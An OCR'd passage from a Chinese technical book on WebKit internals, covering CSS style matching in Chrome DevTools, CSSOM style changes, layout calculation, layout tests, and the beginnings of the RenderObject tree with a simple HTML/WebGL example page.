
6.2.4　实践：样式匹配

为了理解样式的实际匹配过程和结果，以网页“http://lab.hakim.se/reveal-js/”为

例，详细的步骤如下。

首先，打开 Chrome 浏览器输入上述网页地址，并打开开发者工具，单击“Elements”按钮。

其次，在开发者工具中单击“打开网页的源代码”按钮，选择“body”元素，在开发者工具的右侧，读者会看到如图 6-11 左边部分所示经过计算的该元素的匹配结果样式（Computed Style）。用户甚至可以直接在开发者工具中修改属性值，看看它们是如何影响布局的。



元素的样式计算结果　　元素的样式匹配详情

图 6-11　网页的样式计算和规则匹配

最后，查看一下“styles”中的“Matched CSS Rules”，这些规则能够匹配上该节点的规则列表，但是不同的属性可能来源于不同的规则。在本例中，读者可以看到图 6-11 中右边的部分就是当前匹配上的各个样式规则，它们来源于不同的 CSS 样式表中不同的规则。前面四个规则来源于网页自定义的样式表，最后一个“user agent stylesheet”来源于浏览器默认样式表。这些规则中有些对属性的设置有冲突，当然规则按照 CSS 标准定义的优先级来选择。图中被线划掉的表示该属性没有对当前元素起作用，这包含了两种情形：第一是属性设置错误；第二是被更高优先级的规则属性覆盖。开发者通过元素的具体匹配规则可以调试和修改自己的样式规则。

6.2.5 JavaScript 设置样式

CSSOM 定义了 JavaScript 访问样式的能力和方式。示例代码 6-1 中的第 29 行所示的是使用 CSSOM 接口来更改属性值的。在 WebKit 中，这需要 JavaScript 引擎和渲染引擎协同完成。为了描述这一过程，可能会涉及到一些 JavaScript 引擎的调用，目前比较难以理解，所以读者只需要有一个大致的印象即可，在第 9 章的 JavaScript 引擎中会有更详细和系统的介绍。

大致的过程是，JavaScript 引擎调用设置属性值的公共处理函数，然后该函数调用属性值解析函数，在这个例子中则是 CSS 的 JavaScript 绑定函数。而后 WebKit 将解析后的信息设置到元素的“style”属性的样式“webkitTransform”中，然后设置标记表明该元素需要重新计算样式，并触发重新计算布局。最后就是 WebKit 的重新绘图，图 6-12 描述了其中的主要过程。




图 6-12 WebKit 引擎和 JavaScript 引擎设置样式

6.3 WebKit 布局

6.3.1 基础

当 WebKit 创建 RenderObject 对象之后，每个对象是不知道自己的位置、大小等信息的，WebKit 根据框模型来计算它们的位置、大小等信息的过程称为布局计算（或者称为排版）。

图 6-13 描述了这一过程中涉及的主要 WebKit 类。第 5 章描述过 Frame 类，用于表示网页的框结构，每个框都有一个 FrameView 类，用于表示框的视图结构。

FrameView 类主要负责视图方面的任务，例如网页视图大小、滚动、布局计算、

绘图等，它是一个总入口类。图中标注了两个跟布局计算密切相关的函数——“layout”和“needsLayout”，它们用来布局计算和决定是否需要布局计算，实际的布局计算则是在 RenderObject 类中。




图 6-13　布局计算中的主要 WebKit 类

布局计算根据其计算的范围大致可以分为两类：第一类是对整个 RenderObject 树进行的计算；第二类是对 RenderObject 树中某个子树的计算，常见于文本元素或者是 overflow:auto 块的计算，这种情况一般是其子树布局的改变不会影响其周围元素的布局，因而不需要重新计算更大范围内的布局。

6.3.2　布局计算

布局计算是一个递归的过程，这是因为一个节点的大小通常需要先计算它的子女节点的位置、大小等信息。

图 6-14 描述了 RenderObject 节点计算布局的主要过程，中间省略了很多判断和步骤，主要逻辑都是由 RenderObject 类的“layout”函数来完成。

首先，该函数会判断 RenderObject 节点是否需要重新计算，通常这需要通过检查位数组中的相应标记位、子女是否需要计算布局等来确定。

其次，该函数会确定网页的宽度和垂直方向上的外边距，这是因为网页通常是在垂直方向上滚动，而水平方向尽量不需要滚动。




图 6-14 布局计算过程

再次，该函数会遍历其每一个子女节点，依次计算它们的布局。每一个元素会实现自己的“layout”函数，根据特定的算法来计算该类型元素的布局。如果页面元素定义了自身的宽高，那么 WebKit 按照定义的宽高来确定元素的大小，而对于像文本节点这样的内联元素则需要结合其字号大小及文字的多少等来确定其对应的宽高。如果页面元素所确定的宽高超过了布局容器包含块所能提供的宽高，同时其 overflow 的属性为 visible 或 auto，WebKit 则会提供滚动条来保证可以显示其所有内容。除非网页定义了页面元素的宽高，一般来说页面元素的宽高是在布局的时候通过相关计算得出来的。如果元素它有子女，则 WebKit 需要递归这一过程。

最后，节点根据它的子女们的大小计算得出自己的高度，整个过程结束。

哪些情况下需要重新计算布局呢？总体来讲，只要样式发生变化，WebKit 都需要重新计算，但是实际场景中，有以下一些情况。

首先，当网页首次被打开的时候，浏览器设置网页的可视区域（viewport），并调用计算布局的方法。这其实也描述了一种常见的情景，就是当可视区域发生变化的时候，WebKit 都需要重新计算布局，这是因为网页的包含块的大小发生了改变。

其次，网页的动画会触发布局计算。当网页显示结束后，动画可能改变样式属性，那么 WebKit 就需要重新计算。

然后，JavaScript 代码通过 CSSOM 等直接修改样式信息，它们也会触发 WebKit 重新计算布局。

最后，用户的交互也会触发布局计算，例如翻滚网页，这会触发新区域布局的计算。

CSS 的布局计算是以包含块和框模型为基础的，这表示这些元素的布局计算都依赖于块，例如“div”通常就是一个块，如前面所述它们通常是在垂直方向上展开。但是，CSS 标准也规定了行布局形式，这就是内联元素。内联元素表现的是行布局形式，就是说这些元素以行进行显示。以“div”元素为例，如果设置属性“style”为“display:inline”时，则该元素是内联元素，那么它可能与前面的元素在同一行。如果该元素没有设置这个属性时，则是块元素，那么在新的行里显示。这显然会增加处理的复杂性，为此，WebKit 的处理方式是——对于一个块元素对应的 RenderObject 对象，它的子女要么都是块元素的 RenderObject 对象，要么都是非内联元素对应的 RenderObject 对象，这可以通过建立匿名块（Anonymous Block）对象来实现，在下一章也会作介绍。[2]

布局计算相对也是比较耗时间的，更糟糕的是，一旦布局发生变化，WebKit 就需要后面的重新绘制操作。另一方面，减少样式的变动而依赖现在 HTML5 的新功能可以有效地提高网页的渲染效率，这些在后面介绍绘图的时候一并分析。

6.3.3 布局测试

在这里介绍布局测试（Layout Tests）貌似也有点文不对题，因为其实布局测试不仅测试布局，还包括渲染等综合渲染结果。本章主要介绍 CSS 的样式计算和布局计算，不过它们也或多或少存在联系。

布局测试可以说是 WebKit 中最重要并且最著名的测试了，用于测试网页的整个

[2] 在描述 CSS 的时候，读者可能会发现其实里面有很多复杂的特殊处理情况，这些更多是特别细节层次上的处理，有兴趣的读者可以在 RenderObject 类和它的子类中阅读并理解这些细节。

渲染结果，包括网页加载和渲染整个过程。渲染引擎要处理各式各样越来越复杂的网页，这需要布局测试来保证引擎的渲染结果的正确性。基本测试工作方式是：预先准备大量用于单元测试的网页和期望的渲染结果，然后使用 WebKit 编译出来的 DumpRenderTree（DRT）来测试网页，把得到的结果和期望的结果进行对比，以检查 WebKit 引擎对网页排版布局等的正确性。每个 WebKit 的移植都会提供一个 DumpRenderTree，[3] 通常由于移植的差异性，它们的期望结果也不一样，所以通常每个移植都有特殊的期望结果。

每个测试都会有一个或者多个期望结果，一般情况下，期望结果是一些文本结果。但是，对一些复杂的测试，单纯的文本不能够满足需求，因为测试渲染结果可能需要比较布局、字体、图片等，所以这时候期望结果其实是一幅图片（还有其他类型），这个图片其实才是网页应该渲染的结果。可惜的是，由于字体、平台的样式等差异性（如 Qt、GTK 等就不一样），相同的网页渲染出的结果可能不一样，所以，读者可以看到布局测试对不同的移植会有不同的期望结果。

一般来讲，当开发者提交新的代码补丁包时，需要先进行布局测试，只有当该测试通过并且没有造成其他的测试出现新错误的时候，才有可能被 WebKit 项目所接受。如果读者提交代码的目的是解决一个新问题，那么，强烈建议读者提交一个新的测试用例来保证代码的正确性。

[3] Chromium 自从使用 Blink 后改变了这一做法。

第7章 渲染基础

在第6章中，笔者详细解释了CSS样式如何被解释器处理和匹配，以及WebKit如何进行布局计算。实际上，WebKit的布局计算使用RenderObject树并保存计算结果到RenderObject树中。RenderObject树同其他树（如RenderLayer树等），构成了WebKit渲染的主要基础设施。本章介绍实现WebKit为网页渲染而构造的各种类型的内部结构表示，并介绍基本的网页软件渲染方式，这些内部结构和渲染方式设施对WebKit而言既是必要的组成，又能对性能问题产生重要的影响。

7.1 RenderObject树

7.1.1 RenderObject基础类

为了解释本章的内容，首先使用一个网页示例代码来说明。示例代码7-1是一个网页的源代码，它的结构很简单，主要由一些HTML基本元素组成，例如html、head、

div、a、img、table 等，然后它还包含了一个特别的 HTML5 元素——canvas，而且还有一小段 JavaScript 代码。考虑到一些没有很强 HTML5 背景的读者，简单解释一下这段 JavaScript 代码的含义。这段代码是为“canvas”元素创建一个 WebGL（3D 绘图技术）的上下文对象（Context），有了这个对象，Web 开发者就可以在 canvas 元素上绘制任何 3D 的内容。这个类似于 OpenGL 或者 OpenGLES 的上下文概念，关于 canvas 元素、canvas2D 和 WebGL 会在第 8 章中做介绍。

示例代码 7-1 一个简单的网页示例源代码

```
<html>
    <head>
    </head>
    <body>
        <div>abc</div>
        <canvas id="webgl" width="80" height="80"></canvas>
        <a href="http://thisisaa"></a>
        <img></img>
        <input type="button"></input>
        <select></select>
        <table width="100" height="50">
            <tr>
                <td>d0</td>
            </tr>
        </table>

        <script type="text/javascript">
            var canvas = document.getElementById("webgl");
            var gl = canvas.getContext("experimental-webgl");
            if (!gl) {
                alert("There's no WebGL context available.");
                return;
            }
        </script>
    </body>
</html>
```

上面的代码经过 WebKit 解释之后，生成的 DOM 树读者应该能够很容易想象得出。在 DOM 树构建完成之后，WebKit 所要做的事情就是为 DOM 树节点构建 RenderObject 树。那么什么是 RenderObject 呢？它的作用是什么呢？下面笔者就逐步来揭开它的面纱。

在 DOM 树中，某些节点是用户不可见的，也就是说这些只是起一些其他方面而不是显示内容的作用。例如表示 HTML 文件头的“meta”节点，在最终的显示结果

中，用户是看不到它的存在的，笔地称之为“非可视化节点”。该类型其实还包含很多元素，例如示例代码 7-1 中的“head”、“script”等。而另外的节点就是用来展示网页内容的，例如示例代码 7-1 中的“body”、“div”、“span”、“canvas”、“img”等，这些节点可以显示一块区域，如文字、图片、2D 图形等，被称为“可视节点”。

对于这些“可视节点”，因为 WebKit 需要将它们的内容绘制到最终的网页结果中，所以 WebKit 会为它们建立相应的 RenderObject 对象。一个 RenderObject 对象保存了为绘制 DOM 节点所需要的各种信息，例如样式布局信息，经过 WebKit 的处理之后，RenderObject 对象知道如何绘制自己。这些 RenderObject 对象同 DOM 的节点对象类似，它们也构成一棵树，在这里我们称之为 RenderObject 树。RenderObject 树是基于 DOM 树建立起来的一棵新树，是为了布局计算和渲染等机制而构建的一种新的内部表示。RenderObject 树节点和 DOM 树节点不是一一对应关系，那么哪些情况下为一个 DOM 节点建立新的 RenderObject 对象呢？以下是三条规则，从这些规则出发会为 DOM 树节点创建一个 RenderObject 对象。

- DOM 树的 document 节点。
- DOM 树中的可视节点，例如 html、body、div 等。而 WebKit 不会为非可视化节点创建 RenderObject 节点，例如上面提到的一些例子。
- 某些情况下 WebKit 需要建立匿名的 RenderObject 节点，该节点不对应于 DOM 树中的任何节点，而是 WebKit 处理上的需要，典型的例子就是匿名的 RenderBlock 节点。

前面介绍了影子 DOM，那么 WebKit 该如何处理影子 DOM 树中的节点呢？WebKit 处理影子 DOM 没有什么特别的不同，虽然 JavaScript 代码没法访问影子 DOM，但是 WebKit 需要创建并渲染 RenderObject。

WebKit 在创建 DOM 树被创建的同时也创建 RenderObject 对象。当然，如果 DOM 树被动态加入了新节点，WebKit 也可能创建相应的 RenderObject 对象。图 7-1 示例的是 RenderObject 对象被创建时所涉及的主要类。

